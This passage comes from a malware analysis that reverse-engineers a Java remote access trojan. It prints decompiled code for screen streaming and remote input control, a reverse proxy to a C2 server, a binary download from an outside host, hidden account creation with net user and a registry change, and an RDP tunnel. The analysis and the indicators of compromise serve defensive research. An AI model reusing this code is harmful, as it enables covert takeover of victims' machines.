164         catch (Exception exception) {
165             Exception exception2 = exception;
166             exception.printStackTrace();
167         }
168     }

```

This difference highlights one of maybe 3 possible scenarios.

- The malware author intentionally chose to not leverage reg.exe to add in persistence to evade some EDR signatures.
- The malware author is actually instead malware authors, all of whom focus on a different part of the RAT, or it has been adapted from code “borrowed” or “stolen” over time.
- The malware author didn’t realise that there was an ‘add’ parameter for reg.exe.

Given the code quality inconsistencies I’d say it’s likely this was made by multiple people, or it has been chopped and changed/stolen over time.

From this we can infer that ‘startup-list add’ is used to add either an entry to the current user/local machine registry run key, or a file to one of 2 known startup directories on the system.

Command Functionality: remote-screen

This command primarily functions from within the ‘sabretb(Socket)’ class.

```

    cbnfdhn.StatusUpdate( ready );
} else if (stringArray2[0].equals("remote-screen")) {
    object = cbnfdhn.StatusUpdateSendNewSock("remote-screen");
    new sabretb((Socket)object);
    cbnfdhn.StatusUpdate("Ready");
}

```

At a glance we can see that this is importing a lot of classes to do with encryption and drawing pixels to the screen.

```
7 package carLambo;
8
9 import carLambo.ertdbdth;
10 import carLambo.fgsbsfgsb;
11 import carLambo.hghteerd;
12 import java.awt.Dimension;
13 import java.awt.Graphics;
14 import java.awt.Graphics2D;
15 import java.awt.Image;
16 import java.awt.Rectangle;
17 import java.awt.Robot;
18 import java.awt.Toolkit;
19 import java.awt.image.BufferedImage;
20 import java.awt.image.RenderedImage;
21 import java.io.ByteArrayOutputStream;
22 import java.io.InputStream;
23 import java.io.OutputStream;
24 import java.net.Socket;
25 import java.nio.ByteBuffer;
26 import java.security.Key;
27 import java.security.SecureRandom;
28 import java.security.spec.AlgorithmParameterSpec;
29 import java.security.spec.KeySpec;
30 import javax.crypto.Cipher;
31 import javax.crypto.SecretKey;
32 import javax.crypto.SecretKeyFactory;
33 import javax.crypto.spec.IvParameterSpec;
34 import javax.crypto.spec.PBEKeySpec;
35 import javax.crypto.spec.SecretKeySpec;
36 import javax.imageio.IIOImage;
37 import javax.imageio.ImageIO;
38 import javax.imageio.ImageWriteParam;
39 import javax.imageio.ImageWriter;
40
```

Note: To get a clean decompilation we'll be switching to the FernFlower decompiler built into Recaf.

Taking a look at the main class executed see 2 familiar thread creations in addition to some input and output stream declarations. This time the thread creations are defined within the classes 'fgsbsfgsb' and 'hghteerd'.

```

44     sabretb(Socket var1) {
45         this.sabretb = true;
46         this.gsbthstgb = var1;
47
48         label27: {
49             sabretb var10000;
50             boolean var10001;
51             label26: {
52                 try {
53                     this.bsgshsbs = var1.getInputStream();
54                     var1.getOutputStream();
55                 } catch (Exception var4) {
56                     this.sabretb = false;
57
58                     try {
59                         var10000 = this;
60                         break label26;
61                     } catch (Exception var3) {
62                         var10001 = false;
63                         break label27;
64                     }
65                 }
66
67                 var10000 = this;
68             }
69
70             try {
71                 var10000.sdfslf = new ertdbdth();
72             } catch (Exception var2) {
73                 var10001 = false;
74             }
75         }
76
77         (new Thread(new fgsbsfgsb(this))).start();
78         (new Thread(new hghteerd(this))).start();
79     }

```

Class 'fgsbsfgsb' will be ensuring 'sdfslf(sabretb)' is run.

```

public final void run() {
    sabretb.sdfslf(this.sdfslf);
}

```

Class 'hghteerd' will be ensuring 'sabretb(sabretb)' is run.

```

public final void run() {
    sabretb.sabretb(this.sdfslf);
}

```

If we compare these classes we see that 'sdfslf(sabretb)' is expecting a successfully established socket so that it can send bytes which are stored from an instance of sabretb.sdfslf(BufferedImage). We can also see reference to Remote Desktop in a debug message.

```

276 static void sdfsldf(sabretb var0) {
277     var0 = var0;
278
279     try {
280         while(var0.sabretb) {
281             BufferedImage var1;
282             if ((var1 = sabretb()) != null) {
283                 byte[] var2 = var0.sdfsldf(var1);
284                 sabretb var6 = var0;
285
286                 try {
287                     if (var6.gsbthstgb.isConnected()) {
288                         OutputStream var3 = var6.gsbthstgb.getOutputStream();
289                         var3.write((var2.length + "<>").getBytes());
290                         var3.write(var2);
291                         var3.flush();
292                     } catch (Exception var4) {
293                         var0.sabretb = false;
294                     }
295
296                     Thread.sleep(500L);
297                 } else {
298                     Thread.sleep(1000L);
299                 }
300             }
301         } catch (Exception var5) {
302         }
303     }
304
305     System.out.println("Exiting Remote Desktop...bye");
306 }

```

Socket connection

Examining this method we can see that it looks to be sending a ByteArray Stream of the user’s screen down the socket in the form of a continuous JPG.

```

82 private byte[] sdfsldf(BufferedImage var1) {
83     try {
84         Dimension var2 = new Dimension(var1.getWidth(), var1.getHeight());
85         BufferedImage var10000;
86         Image var5;
87         if ((var5 = var1.getScaledInstance((int)((double)var2.width * 0.7D), (int)((double)var2.height * 0.7D), 4)) instanceof BufferedImage) {
88             var10000 = (BufferedImage)var5;
89         } else {
90             var10000 = new BufferedImage(var5.getWidth((ImageObserver)null), var5.getHeight((ImageObserver)null), 1);
91             Graphics2D var6;
92             (var6 = var10000.createGraphics()).drawImage(var5, 0, 0, (ImageObserver)null);
93             var6.dispose();
94         }
95
96         var1 = var10000;
97         Iterator var7;
98         if (!(var7 = ImageIO.getImageWritersByFormatName("jpg")).hasNext()) {
99             throw new IllegalStateException("No writers found");
100         } else {
101             ImageWriter var8 = (ImageWriter)var7.next();
102             ByteArrayOutputStream var3 = new ByteArrayOutputStream();
103             ImageWriter var10 = var8;
104             ImageWriter var10001 = var8;
105             var8.setOutput(ImageIO.createImageOutputStream(var3));
106             ImageWriteParam var9 = var8.getDefaultWriteParam();
107             var9.setCompressionMode(2);
108             var9.setCompressionQuality(0.3F);
109             var10001.write((IIOMetadata)null, new IIOImage(var1, (List)null, (IIOMetadata)null), var9);
110             var10.dispose();
111             return var3.toByteArray();
112         }
113     } catch (Exception var4) {
114         return null;
115     }
116 }

```

Now looking at ‘sabretb(sabretb)’ we see that this is looking for events indicating whether a mouse has been moved, key pushed, mouse wheel scrolled, or mouse double clicked.

```

309     static void sabretb(sabretb var0) {
310         var0 = var0;
311
312         try {
313             while (var0.sabretb) {
314                 byte[] var1 = new byte[1];
315                 StringBuilder var3 = new StringBuilder();
316
317                 do {
318                     int var2;
319                     if ((var2 = var0.bsgshsbs.read(var1, 0, 1)) == -1) {
320                         throw new Exception();
321                     }
322
323                     var3.append(new String(var1, 0, var2));
324                 } while (!var3.toString().endsWith("\r\n"));
325
326                 String var6 = var3.toString();
327                 String[] var7;
328                 if ((var7 = var6.substring(0, var6.indexOf("\r\n")).split("\\|")[0].equals("key-event")) {
329                     var6 = var7[1];
330                     ertdbth var5 = var0.sdfslfd;
331                     var5.sdfslfd(var6);
332                     var5.sabretb(var6);
333                 } else if (var7[0].equals("mouse-move")) {
334                     var0.sdfslfd.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
335                 } else if (var7[0].equals("mouse-wheel")) {
336                     var0.sdfslfd.mouseWheel(Integer.parseInt(var7[1]));
337                 } else if (var7[0].equals("mouse-double")) {
338                     var0.sdfslfd.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
339                     var0.sdfslfd.mousePress(sdfslfd(Integer.parseInt(var7[3])));
340                     var0.sdfslfd.mouseRelease(sdfslfd(Integer.parseInt(var7[3])));
341                     var0.sdfslfd.mousePress(sdfslfd(Integer.parseInt(var7[3])));
342                     var0.sdfslfd.mouseRelease(sdfslfd(Integer.parseInt(var7[3])));
343                 } else if (var7[0].equals("mouse-left")) {
344                     var0.sdfslfd.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
345                     var0.sdfslfd.mousePress(sdfslfd(Integer.parseInt(var7[3])));
346                     var0.sdfslfd.mouseRelease(sdfslfd(Integer.parseInt(var7[3])));
347                 } else if (var7[0].equals("mouse-right")) {
348                     var0.sdfslfd.mouseMove(Integer.parseInt(var7[1]), Integer.parseInt(var7[2]));
349                     var0.sdfslfd.mousePress(sdfslfd(Integer.parseInt(var7[3])));
350                     var0.sdfslfd.mouseRelease(sdfslfd(Integer.parseInt(var7[3])));
351                 }
352             }
353         } catch (Exception var4) {
354             var0.sabretb = false;
355         }
356     }
357 }

```

These events directly cause events that are directly tied to updating the image being sent down the established socket and sends commands through the [java.awt.Robot](#) class that has been imported here.

From this we can infer that ‘remote-screen’ is used to spawn a ‘VNC’ or ‘RDP’ type connection to the system and allow control of the mouse and keyboard input.

Command Functionality: rev-proxy

This command primarily functions from within the ‘ncnndfg(String)’ class.

```

} else if (stringArray2[0].equals("rev-proxy")) {
    new ncnndfg(stringArray2[1]);
    cbnfdhn.StatusUpdate("Ready");

```

Examining this we can see that this looks to be establishing a new Socket connection to the configured ‘PluginsServerURL’ and ‘PluginsServerPort’ variables. From this we can begin to see this appears to function also as a facilitator for this ‘rev-proxy’ command.

```
219 ncndfg(String object) {
220     ncndfg ncndfg2 = this;
221     ncndfg2.dfhtteg = true;
222     ncndfg2.sabretb = object;
223     try {
224         object = new Socket(cbnfdhn.PluginsServerURL, cbnfdhn.PluginsServerPort);
225         OutputStream outputStream = ((Socket)object).getOutputStream();
226         String string = new StringBuilder().insert(0, "RProx:").append(this.sabretb).toString();
227         outputStream.write((String.valueOf(string.getBytes().length) + "\r\n\r\n").getBytes());
228         OutputStream outputStream2 = outputStream;
229         outputStream2.write(string.getBytes());
230         outputStream2.flush();
231         ncndfg ncndfg3 = this;
232         ncndfg3.sdfsldf = new fgssdg(this);
233         ncndfg3.sdfsldf((Socket)object, ncndfg3.sdfsldf);
234     }
235     catch (Exception exception) {
236         return;
237     }
238 }
239 }
240
```

Some key components with this stem from the definition of ncndfg3.sdfsldf as a new 'fgssdg' object, passing in the 'ncndfg' object itself, before running this object, passing in a socket connection, and the object created (confusing I know).

```
ncndfg3.sdfsldf = new fgssdg(this);
ncndfg3.sdfsldf((Socket)object, ncndfg3.sdfsldf);
```

Breaking down the crux of this we need to look at the 'fgssdg' class, and we can see stark similarities with the 'ncndfg(String)' class.

```
9 import carLambo.cbnfdhn;
10 import carLambo.ncndfg;
11 import carLambo.xbvcxnx;
12 import java.io.OutputStream;
13 import java.net.Socket;
14
15 public class fgssdg
16 implements xbvcxnx {
17     private ncndfg sdfsldf;
18
19     fgssdg(ncndfg ncndfg2) {
20         this.sdfsldf = ncndfg2;
21     }
22
23     public final void sdfsldf() {
24         try {
25             Socket socket = new Socket(cbnfdhn.PluginsServerURL, cbnfdhn.PluginsServerPort);
26             OutputStream outputStream = socket.getOutputStream();
27             String string = new StringBuilder().insert(0, "RProx:").append(this.sdfsldf.sabretb).toString();
28             outputStream.write((String.valueOf(string.getBytes().length) + "\r\n\r\n").getBytes());
29             outputStream.write(string.getBytes());
30             ncndfg.sabretb(this.sdfsldf, socket, this.sdfsldf.sdfsldf);
31             return;
32         }
33         catch (Exception exception) {
34             return;
35         }
36     }
37
38     public fgssdg() {
39     }
40 }
41
```

The difference here is that instead of the above mentioned implemenetations this is running ‘ncnndfg.sabretb(ncnndfg, Socket, xbvctxnx)’, and examining this we find yet another invocation, this time of ‘ncnndfg2.sdfsldf(socket)’

```
static void sabretb(ncnndfg ncnndfg2, Socket socket, xbvctxnx xbvctxnx2) {  
    ncnndfg2.sdfsldf(socket, xbvctxnx2);  
}
```

Remaining cognizant that this is passing in an established socket and interface ‘xbvctxnx’ which references ‘sdfsldf()’, we finally can see this starts a new thread implementing ‘ngdnbn(ncnndfg, Socket, xbvctxnx)’ which we’re now well and truly familiar with thread runnable objects.

```
private void sdfsldf(Socket socket, xbvctxnx xbvctxnx2) {  
    new Thread(new ngdnbn(this, socket, xbvctxnx2)).start();  
}
```

```
12  
13 final class ngdnbn  
14 implements Runnable {  
15     private xbvctxnx sdfsldf;  
16     private Socket sabretb;  
17     private ncnndfg dfhttegd;  
18  
19     ngdnbn(ncnndfg ncnndfg2, Socket socket, xbvctxnx xbvctxnx2) {  
20         this.dfhttegd = ncnndfg2;  
21         this.sabretb = socket;  
22         this.sdfsldf = xbvctxnx2;  
23     }  
24  
25     public final void run() {  
26         ngdnbn ngdnbn2 = this;  
27         ncnndfg.sdfsldf(ngdnbn2.dfhttegd, ngdnbn2.sabretb, this.sdfsldf);  
28     }  
29 }  
30
```

Pivoting back to ncnndfg we can now begin to see the main part of this command’s functionality.

```
69 static void sdfslf(ncnndfg ncnndfg2, Socket socket, xbvctxn xbvctxn2) {
70     Object object;
71     Object object2;
72     Object object3;
73     Object object4;
74     try {
75         object4 = socket.getInputStream();
76         object3 = ncnndfg2;
77         object2 = new byte[1];
78         object = new StringBuilder();
79         while (((ncnndfg)object3).dfhttegtd) {
80             int n = ((InputStream)object4).read((byte[])object2, 0, 1);
81             if (n == -1) {
82                 throw new Exception();
83             }
84             StringBuilder stringBuilder = object;
85             stringBuilder.append(new String((byte[])object2, 0, n));
86             if (!stringBuilder.toString().endsWith("\r\n\r\n")) continue;
87         }
88         object3 = ((StringBuilder)object).toString();
89     }
90     catch (Exception exception) {
91         xbvctxn xbvctxn3;
92         try {
93             socket.close();
94             xbvctxn3 = xbvctxn2;
95         }
96         catch (IOException ioException) {
97             Logger.getLogger(ncnndfg.class.getName()).log(Level.SEVERE, null, ioException);
98             xbvctxn3 = xbvctxn2;
99         }
100        xbvctxn3.sdfslf();
101        return;
102    }
103    xbvctxn2.sdfslf();
104    if (ncnndfg.bsgshsbs((String)object3).equals("CONNECT")) {
105        object4 = ncnndfg.dfhttegtd((String)object3);
106        try {
107            object2 = new Socket(object4[0], Integer.parseInt(object4[1]));
108            String string = "HTTP/1.1 200 Connection Established\r\nConnection: Keep-Alive\r\n\r\n";
109            OutputStream outputStream = socket.getOutputStream();
110            outputStream.write(string.getBytes());
111            outputStream.flush();
112            new ghsghnbn().sdfslf(socket, (Socket)object2);
113            return;
114        }
115        catch (Exception exception) {
116            xbvctxn2.sdfslf();
117            try {
118                socket.close();
119                return;
120            }
121            catch (IOException ioException) {
122                Logger.getLogger(ncnndfg.class.getName()).log(Level.SEVERE, null, ioException);
123                return;
124            }
125        }
126    }
```

```

127     object4 = ncndfg.dfhtteg((String)object3);
128     object2 = ncndfg.sdfslf((String)object3);
129     try {
130         Socket socket2 = new Socket(object4[0], Integer.parseInt(object4[1]));
131         object = socket2.getOutputStream();
132         InputStream inputStream = socket2.getInputStream();
133         Socket socket3 = socket;
134         object4 = socket3.getInputStream();
135         OutputStream outputStream = socket3.getOutputStream();
136         ((OutputStream)object).write(object2.getBytes());
137         if (ncndfg.bsgshsbs((String)object3).equals("POST")) {
138             long l = ncndfg.sabretb((String)object3);
139             long l2 = 0L;
140             object2 = new byte[8192];
141             long l3 = 0L;
142             while (l3 < l) {
143                 int n = ((InputStream)object4).read((byte[])object2, 0, 8192);
144                 Object object5 = object;
145                 ((OutputStream)object5).write((byte[])object2, 0, n);
146                 ((OutputStream)object5).flush();
147                 l3 = l2 + (long)n;
148             }
149         }
150         byte[] byArray = new byte[24576];
151         while (ncndfg2.dfhtteg) {
152             int n = inputStream.read(byArray, 0, 24576);
153             if (n == -1) {
154                 inputStream.close();
155                 socket.close();
156                 ((InputStream)object4).close();
157                 socket2.close();
158                 return;
159             }
160             OutputStream outputStream2 = outputStream;
161             outputStream2.write(byArray, 0, n);
162             outputStream2.flush();
163         }
164     }
165     catch (Exception exception) {
166         xbvctx4 = xbvctx4;
167         try {
168             socket.close();
169             xbvctx4 = xbvctx2;
170         }
171         catch (IOException iOException) {
172             Logger.getLogger(ncndfg.class.getName()).log(Level.SEVERE, null, iOException);
173             xbvctx4 = xbvctx2;
174         }
175         xbvctx4.sdfslf();
176     }
177 }
178

```

Some important parts of this method occurs at lines 104-114 which is involved in receiving a CONNECT network request and sending back a 200 Connection Established message. This is only possible due to an instance of ncndfg (ncndfg2) being defined as object3 at line 76.

```

73     Object object4;
74     try {
75         object4 = socket.getInputStream();
76         object3 = ncndfg2;
77         object2 = new byte[1];
78         object = new StringBuilder();
79         while ((ncndfg)object3.dfhhtegd) {
80             int n = ((InputStream)object4).read((byte[])object2, 0, 1);
81             if (n == -1) {
82                 throw new Exception();
83             }
84             StringBuilder stringBuilder = object;
85             stringBuilder.append(new String((byte[])object2, 0, n));
86             if (!stringBuilder.toString().endsWith("\r\n\r\n")) continue;
87         }
88         object3 = ((StringBuilder)object).toString();
89     }
90     catch (Exception exception) {
91         xbvcxnx xbvcxnx3;
92         try {
93             socket.close();
94             xbvcxnx3 = xbvcxnx2;
95         }
96         catch (IOException iOException) {
97             Logger.getLogger(ncndfg.class.getName()).log(Level.SEVERE, null, iOException);
98             xbvcxnx3 = xbvcxnx2;
99         }
100        xbvcxnx3.sdfsldf();
101        return;
102    }
103    xbvcxnx2.sdfsldf();
104    if (ncndfg.bsgshsbs((String)object3).equals("CONNECT")) {
105        object4 = ncndfg.dfhhtegd((String)object3);
106        try {
107            object2 = new Socket(object4[0], Integer.parseInt(object4[1]));
108            String string = "HTTP/1.1 200 Connection Established\r\nConnection: Keep-Alive\r\n\r\n";
109            OutputStream outputStream = socket.getOutputStream();
110            outputStream.write(string.getBytes());
111            outputStream.flush();
112            new ghsghnbn().sdfsldf(socket, (Socket)object2);
113            return;
114        }
115    }

```

Here we also see that when a socket is established a new instance of 'ghsghnbn' will be created at line 112 whilst invoking a public method 'sdfsldf(Socket, Socket)'. Examining what this method entails we can see it is largely around defining 2 socket connections passed in and then creating 2 new threads, one for the object 'mdgghtdsh' and the other, 'ndgdfhfh'.

```

58     public final void sdfsldf(Socket socket, Socket socket2) {
59         try {
60             ghsghnbn ghsghnbn2 = this;
61             Socket socket3 = socket2;
62             ghsghnbn ghsghnbn3 = this;
63             ghsghnbn ghsghnbn4 = this;
64             ghsghnbn4.bsgshsbs = socket;
65             ghsghnbn4.fgsbsfgsb = socket2;
66             ghsghnbn3.gsbthstgb = socket.getInputStream();
67             ghsghnbn3.sdfsldf = socket.getOutputStream();
68             ghsghnbn2.sfsrgsbd = socket3.getInputStream();
69             ghsghnbn2.sabretb = socket3.getOutputStream();
70             new Thread(new ndgdfhfh(this)).start();
71             new Thread(new mdgghtdsh(this)).start();
72             return;
73         }
74         catch (IOException iOException) {
75             this.dfhhtegd = false;
76             return;
77         }
78     }

```

Taking a look at what these are used for, both once again are starting a thread using the Runnable class, and one will execute the method 'sdfslf(ghsgnbn)', whilst the other executes 'sabretb(ghsgnbn)', both inside of 'ghsgnbn'. Taking a look closer we can see that both of these are very similar except with some subtle differences.

```

79
80 static void sdfslf(ghsgnbn ghsgnbn2) {
81     try {
82         byte[] byArray = new byte[24576];
83         while (ghsgnbn2.dfhtteg) {
84             int n = ghsgnbn2.gsbthstgb.read(byArray, 0, 24576);
85             if (n == -1) {
86                 ghsgnbn ghsgnbn3 = ghsgnbn2;
87                 ghsgnbn3.gsbthstgb.close();
88                 ghsgnbn3.bsgshsbs.close();
89                 ghsgnbn3.fgsbsfgsb.close();
90                 ghsgnbn3.sabretb.close();
91                 return;
92             }
93             ghsgnbn ghsgnbn4 = ghsgnbn2;
94             ghsgnbn4.sabretb.write(byArray, 0, n);
95             ghsgnbn4.sabretb.flush();
96         }
97     }
98     catch (Exception exception) {
99         try {
100             ghsgnbn ghsgnbn5 = ghsgnbn2;
101             ghsgnbn5.bsgshsbs.close();
102             ghsgnbn5.fgsbsfgsb.close();
103             return;
104         }
105         catch (IOException iOException) {
106             Logger.getLogger(ghsgnbn.class.getName()).log(Level.SEVERE, null, iOException);
107         }
108     }
109 }
110
111 static void sabretb(ghsgnbn ghsgnbn2) {
112     try {
113         byte[] byArray = new byte[24576];
114         while (ghsgnbn2.dfhtteg) {
115             int n = ghsgnbn2.sfsrgsbd.read(byArray, 0, 24576);
116             if (n == -1) {
117                 ghsgnbn ghsgnbn3 = ghsgnbn2;
118                 ghsgnbn3.sfsrgsbd.close();
119                 ghsgnbn3.bsgshsbs.close();
120                 ghsgnbn3.fgsbsfgsb.close();
121                 ghsgnbn3.sdfslf.close();
122                 return;
123             }
124             ghsgnbn ghsgnbn4 = ghsgnbn2;
125             ghsgnbn4.sdfslf.write(byArray, 0, n);
126             ghsgnbn4.sdfslf.flush();
127         }
128     }
129     catch (Exception exception) {
130         try {
131             ghsgnbn ghsgnbn5 = ghsgnbn2;
132             ghsgnbn5.bsgshsbs.close();
133             ghsgnbn5.fgsbsfgsb.close();
134             return;
135         }
136         catch (IOException iOException) {
137             Logger.getLogger(ghsgnbn.class.getName()).log(Level.SEVERE, null, iOException);
138         }
139     }
140 }
141
17 public class ghsgnbn {
18     private OutputStream sdfslf;
19     private OutputStream sabretb;
20     private boolean dfhtteg = true;
21     private Socket bsgshsbs;
22     private InputStream gsbthstgb;
23     private InputStream sfsrgsbd;
24     private Socket fgsbsfgsb;
25 }

```

In the above we can see that the difference occurs with the input and output streams being used, and these are the exact same streams defined for each socket passed for 'sdfsldf(Socket, Socket)' as shown previously.

There's really not a lot of further investigation or code to unravel in this command, and from this we can infer that 'rev-proxy' is used to create a 'reverse proxy' or socks proxy on the host that would allow accessing an internal service/port on the host by hitting an external domain on the correct port (in this case the plugins server).

Command Functionality: hrdp-new

This command primarily functions from within the 'fgfnbnc(String)' class. We've touched on some of the elements of this previously, but now we'll go into a bit more depth. Decompiling once again using FernFlower we can see that this gets reference to a hrdpinst.exe binary that will be stored within the Jar run path once downloaded, before noting the appropriate browser in use on the system (x86 or x64 version of Firefox or Chrome), and starting a new thread of 'gmgmgmgm(fgfnbnc)'.

```
246 fgfnbnc(String var1) {
247     this.UserName = var1;
248     var1 = Main.GetJarRunPath();
249     this.gsbtstgrb = (new File(var1)).getParent() + File.separator + "hrdpinst.exe";
250     if (!(new File("C:\\Program Files (x86)\\Google\\Chrome\\Application\\chrome.exe").exists() && (new File("C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe").exists())) {
251         this.bsgshabs = "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe";
252     } else {
253         this.bsgshabs = "C:\\Program Files (x86)\\Google\\Chrome\\Application\\chrome.exe";
254     }
255
256     label17: {
257         fgfnbnc var10000;
258         if ((new File("C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe").exists())) {
259             var10000 = this;
260         } else {
261             boolean var10001 = (new File("C:\\Program Files\\Mozilla Firefox\\firefox.exe").exists());
262             var10000 = this;
263             if (var10001) {
264                 this.sabretb = "C:\\Program Files\\Mozilla Firefox\\firefox.exe";
265                 break label17;
266             }
267         }
268
269         var10000.sabretb = "C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe";
270     }
271
272     (new Thread(new gmgmgmgm(this))).start();
273 }
```

Examining this we see 'sdfsldf(fgfnbnc, String)' being called which in turn runs 'cbnfdhn.StatusUpdate("Initializing HRDP")' to update the C2. In addition this will run 'sdfsldf(fgfnbnc)' to ensure that HRDP has been downloaded and initialised, and that a new user account has been created that can be used with this tool.

```

563 #define var0 sdfldf(fgfnbc var0) {
564 if ((var0 = var0.ertdbdth()) {
565     dfhttegd("HRDP Downloaded");
566     String var2;
567     if ((var2 = sdfldf(new String[]{"cmd.exe", "/c", "\"" + var0.gsbthstgb + "\" -i -o"})) != null ? (var2.toLowerCase().contains("terminal services is fully supported.") ? true : (var2.toLowerCase().contains("is already installed."))
568     : dfhttegd("HRDP Installed");
569     boolean var1 = false;
570     if (var0.UserName == null) {
571         var0.UserName = NameBuilder();
572         var1 = true;
573     }
574     var2 = var0.UserName;
575     boolean var10000 = true;
576     String var3;
577     if (var10000) {
578         var10000 = true;
579     } else {
580         label151: {
581             if ((var3 = sdfldf(new String[]{"cmd.exe", "/c net user " + var2 + " " + var2 + " /add"}) != null) {
582                 if ((var3.toLowerCase().contains("net user " + var2 + " /add") != null) {
583                     var10000 = false;
584                     break label151;
585                 }
586             }
587             if (var0.sabreth(var2) {
588                 var10000 = true;
589                 break label151;
590             }
591         }
592         sdfldf(new String[]{"cmd.exe", (new StringBuilder()).insert(0, "/c net user ").append(var2).append(" /delete").toString());
593     }
594     var10000 = false;
595 }
596 }
597 }
598 }
599 }
600 }
601 dfhttegd("Account Created");
602 sdfldf(new String[]{"cmd.exe", "/c", "reg add HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v \"dontdisplaylastusername\" /t REG_DWORD /d 1 /f");
603 }
604 }
605 }
606 Socket var5;
607 OutputStream var6 = (var5 = new Socket(cbnfdhn.PluginsServerURL, cbnfdhn.PluginsServerPort)).getOutputStream();
608 var3 = new StringBuilder().insert(0, "HRDP-MGR: ").append(var0.UserName).append(": ").append(cbnfdhn.sabreth()).append("\n").append(cbnfdhn.sdfldf()).toString();
609 var6.write(var3.getBytes().length + "\n\n").getBytes());
610 var6.flush();
611 var0.sdfldf = new agafhas(var0);
612 var0.sdfldf(var5, var0.sdfldf);
613 } catch (Exception var4) {
614 }
615 } else {
616     var0.sabreth();
617     dfhttegd("Account Creation Failed");
618 }
619 } else {
620     var0.sdbpdbh();
621     dfhttegd("HRDP Install Failed");
622 }
623 } else {
624     dfhttegd("HRDP Download Failed");
625 }
626 }
627 }

```

Run hrdpinst.exe with parameters '-i -o' to see if Terminal Services is supported and installed

Create a new user with a random name consisting of 5 characters.

Hide user names from the login screen.

Send update to PluginsServerURL C2 for HRDP Management

Create a new instance of agafhas passing in var0 (instance of fgfnbc)

The specific downloading of this tool is from within 'ertdbdth()' that is run within the if statement right before "HRDP Downloaded" is sent back to the C2.

```

private boolean ertdbdth() {
    try {
        File var1;
        if ((var1 = new File(this.gsbthstgb)).exists() && var1.length() == 1460224L) {
            return true;
        } else {
            BufferedInputStream var2 = new BufferedInputStream((new URL("http://wshsoft.com/multrdp.jpg")).openStream());
            FileOutputStream var3 = new FileOutputStream(this.gsbthstgb);
            byte[] var4 = new byte[8192];
            BufferedInputStream var10000 = var2;

            int var5;
            while((var5 = var10000.read(var4, 0, 1024)) != -1) {
                var10000 = var2;
                var3.write(var4, 0, var5);
            }

            var2.close();
            var3.close();
            return var1.exists();
        }
    } catch (IOException var6) {
        return false;
    }
}

```

This gives us another wshsoft.com IOC which is used to download the binary into the previously mentioned hrdpinst.exe binary, noting the mismatched extension here.

Network IOC: `hxxp[://]wshsoft[.]company/multrdp[.]jpg`

We've mentioned some of this previously; however we can now see in more depth what is occurring when "hrdp-new" is sent. Of interest is a new instance of an agafhas object being created, and if we investigate this further we see a message being sent to the C2 of "HRDP-SOC" before invoking 'sdfldf(fgfnbc, Socket, dfhdfndfg)'.

```

 9 import carLambo.cbnfdhn;
10 import carLambo.dfhdndfg;
11 import carLambo.fgfnbnc;
12 import java.io.OutputStream;
13 import java.net.Socket;
14
15 final class agafhas
16 implements dfhdndfg {
17     private fgfnbnc sdfsldf;
18
19     agafhas(fgfnbnc fgfnbnc2) {
20         this.sdfsldf = fgfnbnc2;
21     }
22
23     public final void sdfsldf() {
24         try {
25             Socket socket = new Socket(cbnfdhn.PluginsServerURL, cbnfdhn.PluginsServerPort);
26             OutputStream outputStream = socket.getOutputStream();
27             String string = "HRDP-SOC:";
28             outputStream.write((String.valueOf(string.getBytes().length) + "\r\n\r\n").getBytes());
29             outputStream.write(string.getBytes());
30             fgfnbnc.sdfsldf(this.sdfsldf, socket, this.sdfsldf.sdfsldf);
31             return;
32         }
33         catch (Exception exception) {
34             return;
35         }
36     }
37 }
38

```

Based on what we're seeing we can begin to believe that this is acting as a socket to support HRDP, and looking at the invoked method we find it invokes another method 'sdfsldf(Socket, dfhdndfg)' which finally kicks off another thread, this time of class 'bmcvbmd(fgfnbnc, Socket, dfhdndfg)'.

```

38 // $FF: synthetic method
39 private void sdfsldf(Socket var1, dfhdndfg var2) {
40     (new Thread(new bmcvbmd(this, var1, var2))).start();
41 }

```

The above new thread creation is used on yet another class that implements the runnable class and invokes 'sabretb(fgfnbnc, Socket, dfhdndfg)'

```

12
13 final class bmcvbmd
14 implements Runnable {
15     private Socket sdfsldf;
16     private fgfnbnc sabretb;
17     private dfhdndfg dfhttegd;
18
19     public final void run() {
20         bmcvbmd bmcvbmd2 = this;
21         fgfnbnc.sabretb(bmcvbmd2.sabretb, bmcvbmd2.sdfsldf, this.dfhttegd);
22     }
23
24     bmcvbmd(fgfnbnc fgfnbnc2, Socket socket, dfhdndfg dfhdndfg2) {
25         this.sabretb = fgfnbnc2;
26         this.sdfsldf = socket;
27         this.dfhttegd = dfhdndfg2;
28     }
29 }
30

```

By examining this further we find that this looks to be reading in an inputstream and determining whether it is sending the command “CLONE”, “EXITS”, or “EXIT”. In addition to this we can see if none of these are being sent it will create a socket tunnelling port 3389 (default RDP) to the C2 to allow RDP directly to the system.

```

672 // #if: Synthetic Method
673 static void sabreth(fgfnbnc var0, Socket var1, dfhdfndfg var2) {
674     var2 = var2;
675     var1 = var1;
676     var0 = var0;
677
678     String var3;
679     try {
680         InputStream var4 = var1.getInputStream();
681         byte[] var5 = new byte[1];
682         StringBuilder var7 = new StringBuilder();
683
684         while(true) {
685             int var6;
686             if ((var6 = var4.read(var5, 0, 1)) == -1) {
687                 throw new Exception();
688             }
689
690             var7.append(new String(var5, 0, var6));
691             if (var7.toString().endsWith("\r\n\r\n")) {
692                 String var14 = var7.toString();
693                 var14 = var14.substring(0, var14.indexOf("\r\n\r\n"));
694                 bncbndfhd var15 = new bncbndfhd(var0, (byte)0);
695                 var15.sdfsldf = Integer.parseInt(var14);
696                 var15.sabreth = var4;
697                 var3 = sdfsldf(var15);
698                 break;
699             }
700         }
701     } catch (Exception var11) {
702         var2.sdfsldf();
703         return;
704     }
705
706     if (var3.contains("CLONE")) {
707         (new Thread(new thrhrth(var0))).start();
708         var2.sdfsldf();
709     } else if (var3.contains("EXITS")) {
710         var0.sabreth();
711     } else if (var3.contains("EXIT")) {
712         var0.gsbthstgb(var0.UserName);
713     }
714
715     try {
716         var1.close();
717     } catch (IOException var9) {
718         Logger.getLogger(fgfnbnc.class.getName()).log(Level.SEVERE, (String)null, var9);
719     }
720
721     else {
722         try {
723             Socket var12 = new Socket("127.0.0.1", 3389);
724             ghsghnbn var13 = new ghsghnbn();
